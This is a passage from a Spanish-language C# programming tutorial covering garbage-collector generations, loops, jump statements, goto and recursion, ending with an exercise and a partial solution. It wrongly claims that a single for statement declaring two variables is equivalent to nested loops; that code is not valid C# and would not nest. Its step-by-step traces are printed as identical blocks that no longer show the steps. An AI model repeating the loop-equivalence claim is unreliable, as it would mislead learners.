memoria, no revisa todo el montón para liberar todo lo liberable, sino que libera primero todo lo que pueda de la última generación, pues lo más probable es que sea aquí donde encuentre más objetos inútiles. Volvamos al ejemplo del Internet Explorer. Antes de la primera recolección se han abierto y cerrado, por ejemplo tres cuadros de diálogo. Todos estos objetos están, por lo tanto, en la primera generación, y cuando se ejecute el GC se pueden liberar excepto, claro está, la ventana de la aplicación, que sigue activa. Todos los objetos que se creen a partir de la primera recolección pasarán a formar parte de la segunda generación. Así, cuando el CG vuelva a

ejecutarse comprobará solamente si puede liberar los objetos de la segunda generación, y, si ha liberado memoria suficiente, no mirará los de la primera (que, recuerda, solamente quedaba la ventana de la aplicación). Efectivamente, ha ganado tiempo, ya que era poco probable que tuviera que recolectar algún objeto de la generación anterior. Imagina que mientras se hacía esta segunda recolección había un cuadro de diálogo abierto. Claro, habrá liberado todo lo de la segunda generación (que no hiciera falta, por supuesto) menos este cuadro de diálogo, pues aún está en uso. A partir de aquí, los objetos pertenecerán a la tercera generación, y el GC tratará de liberar memoria solamente entre estos. Si consigue liberar lo que necesita, no mirará en las dos generaciones anteriores, aunque haya objetos que se pudieran liberar (como el cuadro de diálogo que teníamos abierto cuando se ejecutó la segunda recolección). Por supuesto, en caso de que liberando toda la memoria posible de la tercera generación no consiguiera el espacio que necesita, trataría de liberar también espacio de la segunda generación y, si aún así no tiene suficiente, liberaría también lo que pudiera de la primera generación (en caso de que no encuentre memoria suficiente para crear un objeto después de recolectar todo lo recolectable, lanzaría una excepción... o error). A partir de aquí, no hay más generaciones, es decir, el GC agrupa un máximo de tres generaciones.

Para el manejo de las generaciones tenemos el método GetGeneration, con dos sobrecargas: una devuelve la generación de una referencia frágil (objeto WeakReference) que se le pasa como argumento, y la otra devuelve la generación de un objeto de cualquier clase que se le pasa como argumento. El método Collect (que tanto hemos usado) también tiene dos sobrecargas: una de ellas es la que hemos venido usando hasta ahora, es decir, sin argumentos, que hace una recolección total del montón (es decir, sin tener en cuenta las generaciones), y otra en la que hace solamente la recolección de una generación que se le pase como argumento. Hay que tener cuidado con esto: la generación más reciente siempre es la generación cero, la anterior es la generación uno y la anterior la generación dos. Con esta entrega hay también un ejemplo que trata sobre las generaciones, pero no te lo reproduzco aquí porque es demasiado largo, y esta entrega ya es, de por sí, bastante "hermosota". En el sumario de este ejemplo te digo qué es lo más importante.

Hay un último detalle que no quiero dejar escapar: debido a cómo funciona el recolector de basuras, lo más recomendable es limitar la utilización de destructores solamente a aquellos casos en los que sea estrictamente necesario ya que, como te dije antes, la liberación de la memoria de un objeto que tiene destructor no se efectúa en la primera recolección en la que detecte que ya no hay referencias hacia él, sino en la siguiente.

Aunque te parezca mentira, esto del GC tiene todavía más "miga", pero como lo que queda tiene mucho que ver con la ejecución multi-hilo lo voy a dejar para más adelante, que tampoco quiero provocar dolores de cabeza a nadie...

Para esta entrega tienes nada menos que once ejemplos, entre los cuales están dos ejemplos en C++. Estos están es las carpetas Destructores2CPP y Desctructores3CPP, y también puedes correrlos en la versión de C++ que viene con la Beta2 de Visual Studio.NET. Sigue este vínculo para bajarte los ejemplos.

CONTROL DE FLUJO: ESTRUCTURAS ITERATIVAS

Pasamos ahora a un nuevo conjunto de instrucciones de mucha utilidad. En realidad, casi todos los lenguajes cuentan con instrucciones parecidas (si no iguales) o que funcionan de un modo muy similar a las que vamos a ver aquí. Las estructuras iterativas de control de flujo se ocupan de repetir una serie de líneas de código tantas veces como el programador indique o bien hasta que se de una cierta condición. A estas estructuras también se les llama bucles.

Aquellos de vosotros que conozcáis otros lenguajes veréis que todos estos bucles se parecen mucho a los que ya conocéis. Los que os estéis iniciando ahora en la programación puede que tardéis un poco en hallar la utilidad de todo esto: ¿para qué vamos a hacer que el programa repita varias veces el mismo código? Bueno, de momento os diré que en todo programa, al igual que los bloques if y los bloques switch, los bucles son también el pan nuestro de cada día, así que no tardaréis en acostumbraros a ellos.

BUCLES FOR

Los bucles for van asignando valores a una variable desde un valor inicial hasta un valor final, y cuando la variable contiene un valor que está fuera del intervalo el bucle termina. Veamos la sintaxis para hacernos mejor a la idea:

```
for (var=inicial;condición;siguientevalor)
{
    Instrucciones
}
```

Sé que esto es algo difícil de leer, incluso para aquellos que hayan programado en otros lenguajes, puesto que los bucles for de C no se parecen mucho, en cuanto a su sintaxis, al resto de los bucles for de los otros lenguajes, así que trataré de explicarlo con detenimiento. Como veis, tras la sentencia for se indican las especificaciones del bucle entre paréntesis. Dichas especificaciones están divididas en tres partes separadas por punto y coma: la parte de asignación del valor inicial en primer lugar; la parte que verifica la continuidad del bucle (mediante una condición) en segundo lugar; y la parte en que se calcula el siguiente valor en tercer lugar. Pongamos un ejemplo: vamos a calcular el factorial de un número dado, que se encuentra almacenado en la variable num. Se podría hacer de dos formas:

```
for (byte i=num; i>1 ; i--)
{
      fact*=i;
}
```

O bien:

```
for (byte i=1; i<=num ; i++)
{
      fact*=i;
}
```

Claro, para que esto funcione, la variable fact ha de valer 1 antes de que el programa comience a ejecutar el bucle. Bien, veamos ahora cómo se van ejecutando estas instrucciones paso a paso:

1º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

2º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

3º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

4º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

5º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

6º paso:

```
for (byte i=num;
i>1 ; i--)
{
      fact*=i;
}
```

En primer lugar se asigna a la variable i el valor de num (vamos a suponer que num vale 3), es decir, después del primer paso, el valor de i es 3. Posteriormente se comprueba si dicha variable es mayor que 1, es decir, si 3>1. Como la condición del segundo paso se cumple se ejecuta el código del bucle en el tercer paso, fact*=i, con lo que fact (que valía 1) ahora vale 3 (1*3). En el cuarto paso se asigna el siguiente valor a i (i--), con lo que, ahora, i valdrá 2. En el quinto se vuelve a comprobar si i es mayor que 1, y como esto se cumple, el sexto paso vuelve a ejecutar el código del bucle (de nuevo, fact*=i), con lo que ahora fact vale 6 (3*2). El séptimo paso es idéntico al cuarto, es decir, se asigna el siguiente valor a la variable i (de nuevo, i--), con lo que ahora i valdría 1. El octavo paso es idéntico al quinto, comprobando por lo tanto si i es mayor que 1. Sin embargo esta vez, la condición no se cumple (1 no es mayor que 1, sino igual), por lo que la ejecución saldría del bucle y ejecutaría la siguiente línea del programa que esté fuera de él. Date cuenta de que el bucle se seguirá ejecutando siempre que la condición (i>1) se cumpla, y dejará de ejecutarse cuando la condición no se cumpla. Por lo tanto, no habría sido válido poner i==2 en lugar de i>1, ya que esta condición se cumpliría únicamente cuando num valiera 2, pero no en cualquier otro caso. ¿Serías capaz de ver cómo funcionaría el otro bucle? Venga, inténtalo.

BUCLES FOR ANIDADOS

Efectivamente, se pueden colocar bucles for dentro de otros bucles for, con lo que obtendríamos lo que se llaman los bucles for anidados. Son también muy útiles: por ejemplo, piensa que tienes almacenadas unas cuantas facturas en una base de datos, y quieres leerlas todas para presentarlas en pantalla. El problema está en que cada factura tiene una o varias líneas de detalle. ¿Cómo podríamos hacer para cargar cada factura con todas sus líneas de detalle? Pues usando bucles anidados. Colocaríamos un bucle for para cargar las facturas, y otro bucle for dentro de él para que se cargaran las líneas de detalle de cada factura. Así, el segundo bucle se ejecutará completo en cada iteración del primer bucle. Veamos un ejemplo que nos aclare todo esto un poco más:

```
using System;

namespace BuclesAnidados
{
    class BuclesAnidadosApp
    {
        static void Main()
        {
            for (int i=1; i<=3; i++)
            {
                Console.WriteLine("Factura número {0}", i);
                Console.WriteLine("Detalles de la factura");

                for (int j=1; j<=3; j++)
                {
                    Console.WriteLine("   Línea de detalle
{0}", j);
                }

                Console.WriteLine();
            }

            string a=Console.ReadLine();
        }
    }
}
```

Como ves, el bucle "j" está dentro del bucle "i", de modo que se ejecutará completo tantas veces como se itere el bucle i. Por este motivo, la salida en consola sería la siguiente:

```
Factura número 1
Detalles de la factura
   Línea de detalle 1
```

```
   Línea de detalle 2
   Línea de detalle 3

Factura número 2
Detalles de la factura
   Línea de detalle 1
   Línea de detalle 2
   Línea de detalle 3

Factura número 3
Detalles de la factura
   Línea de detalle 1
   Línea de detalle 2
   Línea de detalle 3
```

¿Sigues sin verlo claro? Bueno, veamos cómo se van ejecutando estos bucles:

1º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

2º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

3º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

4º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

5º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

6º paso:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

7º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

8º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

9º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

10º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

11º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

12º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

13º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

14º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

15º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

16º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

17º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

18º paso:

```
for (int i=1; i<=3;
i++)
{
    for (int j=1;
j<=3; j++)
    {
        ...
    }
}
```

El decimonoveno paso sería igual que el sexto, el vigésimo igual que el séptimo, y así hasta terminar el bucle i. Bueno, donde están los puntos suspensivos estaría el código que forma parte del bucle j. Como

ves, el segundo bucle (el bucle j) se ejecuta completo para cada valor que toma la variable i del primero de los bucles. Vete haciendo el cálculo mental de cuánto van valiendo las variables para que lo veas claro. Por supuesto, se pueden anidar tantos bucles como sea necesario.

Otra forma de anidar los bucles es utilizando solamente una única sentencia for, aunque no es un modo muy recomendable de hacerlo puesto que resulta mucho más difícil de leer. El siguiente código:

```
for (int i=1, int j=1; i<=3, j<=3; i++, j++)
{
    ...
}
```

Sería el equivalente a esto otro:

```
for (int i=1; i<=3; i++)
{
    for (int j=1; j<=3; j++)
    {
        ...
    }
}
```

BUCLES WHILE

Bien, para los que no sepan inglés, "while" significa "mientras", de modo que ya os podéis hacer la idea: un bucle while se repetirá **mientras** una condición determinada se cumpla, o sea, devuelva true. Veamos su sintaxis:

```
while (expresión bool)
{
    Instrucciones
}
```

Efectivamente, las "Instrucciones" que se hallen dentro del bucle while se ejecutarán continuamente mientras la expresión de tipo boolean retorne true. Por ejemplo, podemos escribir un bucle while para pedir una contraseña de usuario. Algo así:

```
using System;

namespace BuclesWhile
{
    class BuclesWhileApp
    {
        static void Main()
```

```
        {
            string Clave="Compadre, cómprame un coco";
            string Res="";

            while (Res!=Clave)
            {
                Console.Write("Dame la clave: ");
                Res=Console.ReadLine();
            }

            Console.WriteLine("La clave es correcta");

            string a=Console.ReadLine();
        }
    }
}
```

En este pequeño ejemplo el programa pedirá una y otra vez la clave al usuario, y cuando este teclee la clave correcta será cuando finalice la ejecución del mismo. Así, la salida en la consola de este programa sería algo como esto (en rojo está lo que se ha tecleado durante su ejecución):

```
Dame la clave: No quiero
Dame la clave: Que no
Dame la clave: eres contumaz, ¿eh?
Dame la clave: Vaaaaale
Dame la clave: Compadre, cómprame un coco
La clave es correcta
```

¿Alguna pregunta? ¿Que qué habría pasado si la condición no se hubiera cumplido antes de ejecutar el bucle, es decir, si Res ya contuviera lo mismo que Clave antes de llegar al while? Bien, pues, en ese caso, el bucle no se hubiera ejecutado ninguna vez, es decir, al comprobar que la expresión de tipo boolean retorna false, la ejecución del programa pasa a la primera línea que se encuentra a continuación del bucle. Vamos a verlo para que te quede más claro. Modificaremos ligeramente el ejemplo anterior, así:

```
using System;

namespace BuclesWhile
{
    class BuclesWhileApp
    {
        static void Main()
        {
            string Clave="Compadre, cómprame un coco";
```

```
            string Res=Clave;

            while (Res!=Clave)
            {
                Console.Write("Dame la clave: ");
                Res=Console.ReadLine();
            }

            Console.WriteLine("La clave es correcta");

            string a=Console.ReadLine();
        }
    }
}
```

En efecto, en este caso, la salida en consola sería la siguiente:

```
La clave es correcta
```

Ya que la ejecución no pasa por el bucle. Bueno, ya veis que es muy sencillo. Por cierto, luego os propondré algunos ejercicios para que practiquéis un poco todo esto de los bucles (a ver si pensabais que os ibais a escaquear).

BUCLES DO

Ciertamente, estos bucles tienen mucho que ver con los bucles while. La diferencia es que estos se ejecutan siempre al menos una vez, mientras que los bucles while, como acabamos de ver antes, pueden no ejecutarse ninguna vez. Veamos la sintaxis de los bucles "do":

```
do
{
    Instrucciones
} while (expresión bool);
```

Como ves, también hay un while y una expresión boolean, pero en este caso se encuentra al final. De este modo, la ejecución pasará siempre por las instrucciones del bucle una vez antes de evaluar dicha expresión. Vamos a rehacer el ejemplo anterior cambiando el bucle while por un bucle do:

```
using System;

namespace BuclesDo
{
    class BuclesDoApp
```

```
    {
        static void Main()
        {
            string Clave="Compadre, cómprame un coco";
            string Res="";

            do
            {
                Console.Write("Dame la clave: ");
                Res=Console.ReadLine();
            } while (Res!=Clave);

            Console.WriteLine("La clave es correcta");

            string a=Console.ReadLine();
        }
    }
}
```

El resultado sería el mismo que antes. La diferencia está en que aquí daría exactamente lo mismo lo que valiera la variable Res antes de llegar al bucle, puesto que este se va a ejecutar antes de comprobar dicho valor, y al ejecutarse, el valor de Res se sustituye por lo que se introduzca en la consola. Por lo tanto, repito, los bucles do se ejecutan siempre al menos una vez.

Por otro lado tenemos otro tipo de bucle, los bucles **foreach**, pero no hablaremos de ellos hasta que hayamos visto arrays e indizadores. Tened un poco de paciencia, que todo se andará.

INSTRUCCIONES DE SALTO

No es que vaya a salirnos un tirinene en la pantalla dando brincos como un poseso, no. Las instrucciones de salto permiten modificar también el flujo del programa, forzando la siguiente iteración de un bucle antes de tiempo, o la salida del mismo o bien mandando la ejecución directamente a un punto determinado del programa (esto último está altamente perseguido y penado por la ley, o sea, los jefes de proyecto). Son pocas y muy sencillas, así que podéis estar tranquilos, que no os voy a soltar otra biblia con esto...

LA INSTRUCCIÓN BREAK

Algo hemos visto ya sobre la instrucción break. ¿Cómo que no? Anda, repásate la entrega anterior, hombre... Mira que se te ha olvidado pronto... En fin... a lo que vamos. La instrucción break fuerza la salida de un bucle antes de tiempo o bien de una estructura de control de flujo condicional en la que se encuentre (un switch). Ahora nos fijaremos en los bucles, que es donde andamos. Pondremos un ejemplo sencillo: El siguiente programa escribirá múltiplos de 5 hasta llegar a 100:

```
using System;

namespace InstruccionBreak
{
    class InstruccionBreakApp
    {
        static void Main()
        {
            int num=0;

            while (true)
            {
                Console.WriteLine(num);
                num+=5;
                if (num>100) break;
            }

            string a=Console.ReadLine();
        }
    }
}
```

¿Qué es eso de while (true)? Pues un bucle infinito. ¿No decíamos que dentro de los paréntesis había que colocar una expresión boolean? Pues entonces... true es una expresión boolean. De este modo, el bucle es infinito (claro, true siempre es true). Sin embargo, cuando la variable num tiene un valor mayor que 100 la ejecución del bucle terminará, pues se ejecuta una instrucción break.

LA INSTRUCCIÓN CONTINUE

La instrucción continue fuerza la siguiente iteración del bucle donde se encuentre (que puede ser un bucle for, while, do o foreach). Como esto se ve muy bien con un ejemplo, vamos con ello: El siguiente programa mostrará todos los números del uno al veinte a excepción de los múltiplos de tres:

```
using System;

namespace InstruccionContinue
{
    class InstruccionContinueApp
    {
        static void Main()
        {
```

```
            for (int i=1; i<=20; i++)
            {
                if (i % 3 == 0) continue;
                Console.WriteLine(i);
            }

            string a=Console.ReadLine();
        }
    }
}
```

En este ejemplo, el bucle for va asgnando valores a la variable i entre 1 y 20. Sin embargo, cuando el valor de i es tres o múltiplo de tres (es decir, cuando el resto de la división entre i y 3 es cero) se ejecuta una instrucción continue, de modo que se fuerza una nueva iteración del bucle sin que se haya escrito el valor de i en la consola. Por este motivo, aparecerían todos los números del uno al veinte a excepción de los múltiplos de tres.

"ER MARDITO GOTO"

Sí, C# mantiene vivo al "maldito goto". Si te digo la verdad, el goto, aparte de ser el principal baluarte de la "programación des-estructurada", es un maestro de la supervivencia... de lo contrario no se explicaría que siguiera vivo. En fin... Trataré de explicaros cómo funciona sin dejarme llevar por mis sentimientos... De momento te diré que goto hace que la ejecución del programa salte hacia el punto que se le indique. Simple y llanamente. Luego te pongo ejemplos, pero antes quiero contarte alguna cosilla sobre esta polémica instrucción.

Según tengo entendido, la discusión sobre mantener o no el goto dentro del lenguaje C# fue bastante importante. Puede que alguno se esté preguntando por qué. Veamos: la primera polémica sobre el goto surgió cuando se empezaba a hablar de la programación estructurada, allá por finales de los 60 (hay que ver, yo aún no había nacido). Si alguno ha leído algún programa escrito por un "aficionado" al goto sabrá perfectamente a qué me refiero: esos programas son como la caja de pandora, puesto que no sabes nunca qué puede pasar cuando hagas un cambio aparentemente insignificante, ya que no tienes modo se saber a qué otras partes del programa afectará ese cambio.

En realidad, el problema no es la instrucción goto en sí misma, sino el uso inadecuado que algunos programadores le dan (pocos, gracias a Dios). Ciertamente, hay ocasiones en las que una instrucción goto hace la lectura de un programa mucho más fácil y natural. ¿Recordáis de la entrega anterior el ejemplo en el que había un switch en el que nos interesaba que se ejecutaran el caso 2 y el caso 3? Lo habíamos resuelto con un if, de este modo:

```
switch (opcion)
{
    case 1:
```

```
        descuento=10;
        break;
    case 2:
    case 3:
        if (opcion==2) regalo="Cargador de CD";
        descuento=5;
        break;
    default:
        descuento=0;
        break;
}
```

En este ejemplo, si opción valía 2 se asignaba una cadena a la variable regalo y, además se asignaba 5 a la variable descuento. Pues bien, en este caso un goto habría resultado mucho más natural, intuitivo y fácil de leer. Veámoslo:

```
switch (opcion)
{
    case 1:
        descuento=10;
        break;
    case 2:
        regalo="Cargador de CD";
        goto case 3;
    case 3:
        descuento=5;
        break;
    default:
        descuento=0;
        break;
}
```

Como veis, hemos resuelto el problema anterior de un modo mucho más natural que antes, sin tener que usar una sentencia if. **Veamos ahora un ejemplo de cómo NO se debe usar un goto**:

```
if (opcion==1) goto Uno;
if (opcion==2) goto Dos;
if (opcion==3) goto Tres;
goto Otro;

Uno:
{
    descuento=10;
    goto Fin;
}

Dos:
{
```

```
    regalo="Cargador de CD";
}
Tres:
{
    descuento=5;
    goto Fin;
}
Otro:
    descuento=0;
Fin:
    Console.WriteLine("El descuento es {0} y el regalo {1}",
        descuento, regalo);
```

Este fragmento de código hace lo mismo que el anterior, pero, indudablemente, está muchísimo más enredado, es mucho más difícil de leer, y hemos mandado a paseo a todos los principios de la programación estructurada. Como ves, un mal uso del goto puede hacer que un programa sencillo en principio se convierta en un auténtico desbarajuste. En resumen, no hagáis esto **nunca**.

Si queréis mi opinión, yo soy partidario de usar el goto **sólo en casos muy concretos en los que verdaderamente haga la lectura del código más fácil (como en el ejemplo del switch)**, aunque, si te digo la verdad, no me hubiera molestado nada en absoluto si el goto hubiera sido suprimido por fin. De todos modos, si no tienes muy claro cuándo es bueno usarlo y cuándo no, lo mejor es no usarlo nunca, sobre todo si vives de esto y quieres seguir haciéndolo. Nadie se lleva las manos a la cabeza si se da un pequeño rodeo para evitar el goto, pero mucha gente se pone extremadamente nerviosa nada más ver uno, aunque esté bien puesto.

RECURSIVIDAD

Bueno, en realidad esto no tiene mucho que ver con las estructuras de control de flujo, pero he decidido ponerlo aquí porque en algunos casos un método recursivo puede reemplazar a un bucle. Además no sabría cómo hacer para colocarlo en otra entrega... y no quería dejarlo sin explicar, aunque sea un poco por encima y a pesar de que esta entrega se alargue un poco más de lo normal.

Bien, vamos al tajo: los métodos recursivos son métodos que se llaman a sí mismos. Sé que puede dar la impresión de que, siendo así, la ejecución no terminaría nunca, pero sin embargo esto no es cierto. Los métodos recursivos han de finalizar la traza en algún punto. Veámoslo con un ejemplo. ¿Recordáis cómo habíamos calculado el factorial mediante un bucle? Pues ahora vamos a hacerlo con un método recursivo. Fíjate bien:

```
static double Fact(byte num)
{
    if (num==0) return 1;
```

```
    return num*Fact((byte) (num-1)); // Aquí Fact se llama a sí mismo
}
```

Sí, lo sé, reconozco que es algo confuso, sobre todo para aquellos que estéis empezando. Pero tranquilos, que trataré de explicaros esto con detenimiento. Primero explicaré los motivos por los que uso un tipo double como valor de retorno y un tipo byte para el argumento. Veamos, uso el tipo double porque es el que admite valores más grandes, sí, más que el tipo Decimal, ya que se almacena en memoria de un modo diferente. Por otro lado, uso el tipo byte para el argumento sencillamente porque no tendría sentido usar un tipo que acepte números mayores, ya que pasando de 170 el valor del factorial no cabe ni si quiera en el tipo double. Una vez aclarado esto, veamos cómo funciona. Primero os dibujo la traza, tal y como funciona si se quiere calcular el factorial de 3 (o sea, num vale 3):

Para asegurarme de que comprendes esto bien, observa el código y el gráfico según vas siguiendo la explicación. Cuando en el programa hacemos una llamada al método (Fact(3) en el gráfico) este, evidentemente, comienza su ejecución. Primero comprueba si el argumento que se le ha pasado es igual a cero (revisa el código). Como en este caso el argumento vale 3, el método retornará lo que valga el producto de 3 por el factorial de 3-1, o sea, 3 por el factorial de 2. Claro, para poder retornar esto debe calcular previamente cuánto vale el factorial de 2, por lo se produce la segunda llamada al método Fact. En esta segunda llamada, sucede algo parecido: el argumento vale 2, y como no es igual a cero el método procede a retornar 2 por el factorial de 1 (2 - 1), pero, obviamente, vuelve a suceder igual. Para poder retornar esto ha de calcular previamente cuánto vale el factorial de 1, por lo que se produce la tercera llamada al método Fact, volviendo a darse de nuevo la misma situación: como 1 no

es igual a cero, procede a retornar el producto de 1 por el factorial de cero, y de nuevo tiene que calcular cuánto vale el factorial de cero, por lo que se produce una nueva llamada al método Fact. Sin embargo esta vez sí se cumple la condición, es decir, cero es igual a cero, por lo que esta vez el método Fact retorna 1 al método que lo llamó, que era el que tenía que calcular previamente cuánto valía el factorial de 0 y multiplicarlo por 1. Así, la función que tenía que calcular 1*Fact(0) ya sabe que la última parte, es decir, Fact(0), vale 1, por lo que hace el producto y retorna el resultado al método que lo llamó, que era el que tenía que calcular cuánto valía 2 * Fact(1). Como este ya tiene el resultado de Fact(1) (que es, recuerda 1*1), ejecuta el producto, retornando 2 al método que lo llamó, que era el que tenía que calcular cuánto valía 3*Fact(2). Como ahora este método ya sabe que Fact(2) vale 2, ejecuta el producto y retorna el resultado, que es 6, finalizando la traza. Si te das cuenta, un método recursivo va llamándose a sí mismo hasta que se cumple la condición que hace que termine de llamarse, y empieza a retornar valores en el orden inverso a como se fueron haciendo las llamadas.

Bueno, creo que ya está todo dicho por hoy, así que llega el momento de los ejercicios. Sujétate fuerte a la silla, porque esta vez te voy a poner en unos cuantos aprietos.

EJERCICIO 3

Antes de nada, no te asustes que es muy fácil. Si no sabes qué es alguna cosa, en las pistas te doy las definiciones de todo. En este ejercicio te voy a pedir que escribas seis métodos, los cuales te detallo a continuación:

- El método **rFact**: debe ser recursivo y retornar el factorial de un número. Ahora bien, no ve vale que copies el que está escrito en esta entrega. A ver si eres capaz de hacerlo con una sola línea de código en lugar de dos.
- El método **itFact**: debe retornar también el factorial de un número, pero esta vez tiene que ser iterativo (o sea, no recursivo).
- El método **rMCD**: debe ser recursivo y retornar el máximo común divisor de dos números. En las pistas te escribo el algoritmo para poder hacerlo.
- El método **itMCD**: también debe retornar el máximo común divisor de dos números, pero esta vez debe ser iterativo (o sea, no recursivo).
- El método **MCM**: debe ser iterativo y retornar el mínimo común múltiplo de dos números.
- El método **EsPerfecto**: debe ser iterativo y retornar true si un número dado es perfecto y false si el número no es perfecto.

Obviamente, todos ellos han de ser static, para que se puedan llamar sin necesidad de instanciar ningún objeto. Escribe también un método Main que pruebe si todos ellos funcionan. Por cierto, trata de hacerlos de modo que sean lo más eficientes posible, esto es, que hagan el menor número de operaciones posible. Hala, al tajo...

Sigue este vínculo para ver las pistas de este ejercicio.

Sigue este vínculo para bajarte los ejemplos de esta entrega.

PISTAS PARA EL EJERCICIO 3 (ENTREGA 10)

En primer lugar las definiciones, para aquellos a los que haya pillado desprevenidos:

El factorial de un número es el resultado de multiplicar sucesivamente este número por todos aquellos que sean inferiores, hasta la unidad. Por ejemplo, el factorial de 4 (que se escrbie 4!) es 4*3*2*1.

El máximo común divisor de dos números es el número más grande entre el que que se pueden dividir ambos obteniendo resto cero. Por ejemplo, el máximo común divisor de 12 y 18 es 6, puesto que 18/6 es 3 con resto cero y 12/6 es 2 con resto cero, y ningún número mayor que seis es divisible entre los dos. Lógicamente, el máximo común divisor puede coincidir con el menor de los números. Por ejemplo, el máximo común divisor entre 6 y 12 es 6, puesto que 6/6 es 1 con resto cero y 12/6 es 2 con resto cero.

El mínimo común múltiplo entre dos números es el más pequeño que se puede dividir entre los dos obteniendo resto cero. Por ejemplo, el mínimo común múltiplo entre 9 y 6 es 18, porque 18/9 es 2 con resto cero y 18/6 es 3 con resto cero, y no hay ningún número menor que 18 que también sea divisible entre los dos. Lógicamente, el mínimo común múltiplo puede ser igual al mayor de ellos. Por ejemplo, el mínimo común múltiplo entre 6 y 12 es 12.

Un número es perfecto cuando la suma de todos sus divisores a excepción de él mismo es igual a él. Por ejemplo, el 6 es perfecto, porque la suma de todos sus divisores excepto él mismo es también 6 (1+2+3).

Bueno, y ahora con las pistas propiamente dichas, aunque realmente no voy a dar demasiadas (que luego "to" se sabe). Solamente te indicaré cómo calcular el máximo común divisor con un método recursivo.

El método rMCD tiene que ser recursivo. Veamos, una de las formas de calcular el máximo común divisor es la siguiente: si los dos números son iguales, el MCD es cualquiera de ellos. De lo contrario al mayor se le resta el menor y se comprueba si la diferencia es igual al menor. Si no, lo mismo. Por ejemplo, entre 63 y 18, como no son iguales se restan: 63-18, que es 45 y se vuelve a hacer la comprobación entre los dos números (45 y el menor de los anteriores, o sea, 18). Como no son iguales, se vuelven a restar: 45-18, que es 27 y se vuelve a comprobar (27 y el menor de los anteriores, o sea, 18 nuevamente). Como siguen sin ser iguales, se vuelve a hacer la resta: 27-18, que es 9, y se vuelve a comprobar (9 y el menor de los anteriores, o sea, 18). Siguen sin ser iguales, pero recuerda que ahora el mayor es 18 y el menor es 9. Se vuelven a

restar: 18-9 que es 9. Ahora la diferencia es igual que el menor de los dos números, por lo que ya tenemos el MCD: 9.

RESOLUCIÓN DEL EJERCICIO

Bueno, aquí lo tenéis. Ciertamente, es un poquito largo, pero nada comparado con un programa de verdad, ¿no te parece? El código está comentado para que no os cueste mucho descifrarlo.

```
using System;

namespace Ejercicio3
{
    class Metodos
    {
        public static double rFact(byte num)
        {
            // Basta con usar el operador QUESTION (?:) en
lugar de if
            return (num==0) ? 1 : num * rFact((byte) (num-
1));
        }

        public static double itFact(byte num)
        {
            /* Aquí necesitaremos un bucle que vaya
haciendo las sucesivas
             * multiplicaciones hasta encontrar el
factorial */
            double Fact=1;

            for (byte i=2;i<=num;i++)
                Fact *= i;

            return Fact;
        }

        public static ulong rMCD(ulong num1, ulong num2)
        {
            /* Primero se calcula cuál de ellos es mayor y
cuál es menor.
             * En caso de que sean iguales, mayor y menor
```

```
van a valer lo
             * mismo.    */
            ulong mayor=(num1>num2) ? num1 : num2;
            ulong menor=(num1>num2) ? num2 : num1;

            /* Examinemos este return: si son iguales
retornará mayor.
             * En realidad hubiera sido lo mismo que
retornara menor,
             * puesto que, recuerda, son iguales. En caso
contrario
             * se vuelve a calcular el MCD, esta vez entre
la diferencia
             * de ellos y el menor. Esto se repetirá hasta
que sean
             * iguales    */
            return (mayor==menor) ? mayor : rMCD(mayor-
menor, menor);
        }

        public static ulong itMCD(ulong num1, ulong num2)
        {
            /* Aquí también necesitamos saber cuál es el
mayor y cuál el
             * menor, recordando siempre que si son
iguales se retornará
             * cualquiera de ellos    */
            ulong mayor=(num1>num2) ? num1 : num2;
            ulong menor=(num1>num2) ? num2 : num1;

            if (mayor==menor) return mayor;

            /* Se asigna la mitad del mayor al posible MCD
porque,
             * lógicamente, ningún número mayor que la
mitad del mayor de
             * los dos será divisible entre este, o sea,
si el mayor es,
             * por ejemplo, 8, ningún número mayor que 4
(o sea, la mitad
             * de 8) será divisible entre 8. Así nos
```

```
ahorramos al menos
             * la mitad de las operaciones    */
            ulong MCD=mayor/2;

            /* Este bucle va reduciendo MCD en una unidad
mientras no
             * sea divisible entre los dos. Cuando lo sea,
el bucle no se
             * itera y se devuelve MCD    */
            while (mayor % MCD!=0 || menor % MCD!=0)
            {
                MCD-=1;
            }

            return MCD;
        }

        public static ulong MCM(ulong num1, ulong num2)
        {
            /* En este caso no sería necesario ver cuál es
el mayor
             * y cuál es el menor, pero calcularlo nos
ayuda a evitar
             * muchas operaciones, pues de lo contrario
tendríamos que
             * ir comprobando números desde 1 hasta que se
encontrara
             * el MCM.    */
            ulong mayor=(num1>num2) ? num1 : num2;
            ulong menor=(num1>num2) ? num2 : num1;

